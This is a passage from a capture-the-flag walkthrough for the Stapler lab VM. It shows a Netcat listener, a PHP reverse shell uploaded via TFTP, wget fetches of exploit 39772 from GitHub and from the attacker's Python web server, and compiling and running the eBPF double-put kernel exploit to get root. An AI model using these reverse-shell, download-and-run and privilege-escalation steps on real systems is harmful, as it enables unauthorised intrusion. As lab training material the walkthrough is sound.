Type: **`pwd`** (The *pwd command* reports the full path to the current directory)
Type: **`cd home`** (change directory to the home directory)
Type: **`ls`** (list the contents of the current directory)

2. Shell upload via TFTP over UDP

Open a terminal prompt and set up a listener using Netcat. Hit enter.


```
nc -v -n -l -p 4444
```

We know that TFTP is running on port 69. We cannot get a directory listing but by enabling verbose mode, we can upload directly to the to the root directory using port 80 using the following command:

```
put php-reverse-shell.php
```

```
root@kali:~/Desktop/Stapler# tftp 192.168.0.28   <= This is my target's IP address, not yours!
tftp> ls
?Invalid command
tftp> ?
Commands may be abbreviated.  Commands are:

connect         connect to remote tftp
mode            set file transfer mode
put             send file
get             receive file
quit            exit tftp
verbose         toggle verbose mode
trace           toggle packet tracing
status          show current status
binary          set mode to octet
ascii           set mode to netascii
rexmt           set per-packet retransmission timeout
timeout         set total retransmission timeout
?               print help information
tftp> verbose
Verbose mode on.
tftp> put php-reverse-shell.php
putting php-reverse-shell.php to 192.168.0.28:php-reverse-shell.php [netascii]
tftp>
```

We next open a browser and launch the script we just uploaded by browsing to the root of the web server.



This launches the script and we complete the connection we the netcat listener.

```
root@kali: ~/Desktop/stapler
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/stapler# nc -v -n -l -p 4444
listening on [any] 4444 ...
connect to [192.168.0.28] from (UNKNOWN) [192.168.0.29] 41448
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i
686 i686 i686 GNU/Linux
 19:25:49 up  1:30,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$  <= This is your shell
```

We have limited functionality using the shell prompt. We need privilege escalation. Using searchsploit we discover that Ubuntu 16.04 32 bit has a privilege escalation we can use, **39772.txt**

The file can be downloaded from GitHub using the wget command.


https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39772.zip

GitHub is notorious for moving directories around and changing file locations. You may need to do a search on GitHub to find the exploit.

```
root@kali:~/Desktop/stapler# wget https://github.com/offensive-security/exploit-
database-bin-sploits/raw/master/bin-sploits/39772.zip
--2018-06-25 07:10:36--  https://github.com/offensive-security/exploit-database-
bin-sploits/raw/master/bin-sploits/39772.zip
Resolving github.com (github.com)... 52.74.223.119, 13.229.188.59, 13.250.177.22
3
Connecting to github.com (github.com)|52.74.223.119|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/offensive-security/exploit-database-
bin-sploits/master/bin-sploits/39772.zip [following]
--2018-06-25 07:10:36--  https://raw.githubusercontent.com/offensive-security/ex
ploit-database-bin-sploits/master/bin-sploits/39772.zip
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.8.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.8.13
3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7025 (6.9K) [application/zip]
Saving to: '39772.zip'

39772.zip           100%[===================>]   6.86K  --.-KB/s    in 0s

2018-06-25 07:10:37 (16.0 MB/s) - '39772.zip' saved [7025/7025]

root@kali:~/Desktop/stapler#
```


We next need to unzip the download, change the location to the 39772 folder and List the contents.

- Extract the tar exploit.tar. `tar xvf exploit.tar`
- List the contents of the 39772 directory.



Continue with preparing the exploit. List the contents of the 39772 directory.

1. Change directory ebpf_mapfd_doubleput_exploit/
2. List the contents
3. Return to the 39772 directory
4. Start a simple http server using python. python -m SimpleHTTPServer



From the victim's shell

At the shell, change directory over to the tmp directory. Use the wget command to copy the exploit.tar to the target server.

wget http://192.168.0.28:8000/exploit.tar

We are telling the target there is a simple web server running inside the 39772 directory using port 8000 it can use to upload the exploit.tar.

```
$ cd tmp
$ ls
$ wget http://192.168.0.28:8000/exploit.tar
--2018-06-25 21:12:07--  http://192.168.0.28:8000/exploit.tar
Connecting to 192.168.0.28:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20480 (20K) [application/x-tar]
Saving to: 'exploit.tar'

     0K ..........                                            100%  309M=0s

2018-06-25 21:12:07 (309 MB/s) - 'exploit.tar' saved [20480/20480]

$
```

If you get denied, change directory over to the tmp inside the shell.

There is a simple http server running in the 39772 directory, so we need to direct the shell of the victim to go to the folder where the simple http server is running and upload the expoit.tar to its tmp directory. We use the IP address of our Kali machine.

Let's get that root access! Commands are in white.

```
$ ls
exploit.tar
$ tar xvf exploit.tar
ebpf_mapfd_doubleput_exploit/
ebpf_mapfd_doubleput_exploit/hello.c
ebpf_mapfd_doubleput_exploit/suidhelper.c
ebpf_mapfd_doubleput_exploit/compile.sh
ebpf_mapfd_doubleput_exploit/doubleput.c
$ ls
ebpf_mapfd_doubleput_exploit
exploit.tar
$ cd ebpf_mapfd_doubleput_exploit
$ ls
compile.sh
doubleput.c
hello.c
suidhelper.c
$ chmod +x compile.sh
$ ./compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size
[-Wpointer-to-int-cast]
    .insns = (__aligned_u64) insns,
             ^
doubleput.c:92:15: warning: cast from pointer to integer of different size
[-Wpointer-to-int-cast]
    .license = (__aligned_u64)""
               ^
$ ls
compile.sh
doubleput
doubleput.c
```

```
hello
hello.c
suidhelper
suidhelper.c
$ ./doubleput

starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in
<=60 seconds.
suid file detected, launching rootshell...
we have root privs now...
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
cd /root
ls -la
total 208
drwx------  4 root root  4096 May 15 02:31 .
drwxr-xr-x 22 root root  4096 Jun  7  2016 ..
-rw-------  1 root root     1 Jun  5  2016 .bash_history
-rw-r--r--  1 root root  3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root    50 Jun  3  2016 .my.cnf
-rw-------  1 root root     1 Jun  5  2016 .mysql_history
drwxr-xr-x 11 root root  4096 Jun  3  2016 .oh-my-zsh
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-rw-------  1 root root  1024 Jun  5  2016 .rnd
drwxr-xr-x  2 root root  4096 Jun  4  2016 .vim
-rw-------  1 root root     1 Jun  5  2016 .viminfo
-rw-r--r--  1 root root 39206 Jun  3  2016 .zcompdump
-rw-r--r--  1 root root 39352 Jun  3  2016 .zcompdump-red-5.1.1
-rw-r--r--  1 root root    17 Jun  3  2016 .zsh-update
-rw-------  1 root root    39 Jun  5  2016 .zsh_history
-rw-r--r--  1 root root  2839 Jun  3  2016 .zshrc
-rwxr-xr-x  1 root root  1090 Jun  5  2016 fix-wordpress.sh
-rw-r--r--  1 root root   463 Jun  5  2016 flag.txt
-rw-r--r--  1 root root   345 Jun  5  2016 issue
-rwxr-xr-x  1 root root   103 Jun  5  2016 python.sh
-rw-r--r--  1 root root 54405 Jun  5  2016 wordpress.sql
cat flag.txt
~~~~~~~~~~<(Congratulations)>~~~~~~~~~~
                          .-'''''-.
                          |'-----'|
                          |-.....-|
                          |       |
                          |       |
         _'._             |       |
    __.o`   o`"-.         |       |
 .-O o `"-.o   O )_'._    |       |
( o   O  o )--.-"`O   o"-.`'-----'`
 '--------'  (   o  O    o)
              `----------`
b6b545dc11b7a270f4bad23432190c75162c4a2b
```

Summary

This was a tough but fun CTF. There were multiple ways to do many of the steps.

For the enumeration we could have used SPARTA and had it do all the scans at once but what's the fun in that? Granted we took the long way home but learned something in the process.

For the final exploit, we could have uploaded the reverse_shell.php file as a plugin to the WordPress site, and when we activated the plugin, the NetCat listener would have picked up the communication giving us a shell.

When you find yourself being denied access to a directory in the shell you need to find a directory using the ls -la command with the right access permissions. We could have also just moved the 39772.zip folder up to the target using the wget command and ran the exploit from the tmp directory.

The point is, you will have to think through your issues. A lot of the commands and the steps for this CTF found in other walkthroughs did not work for one reason or another, so I found myself looking for other ways to get the task done.

By your third or fourth CTF, you should start seeing a pattern. The methods used may be different, but the steps used in the methodology remain the same, capture the flag and gain root access.

End of the Walkthrough!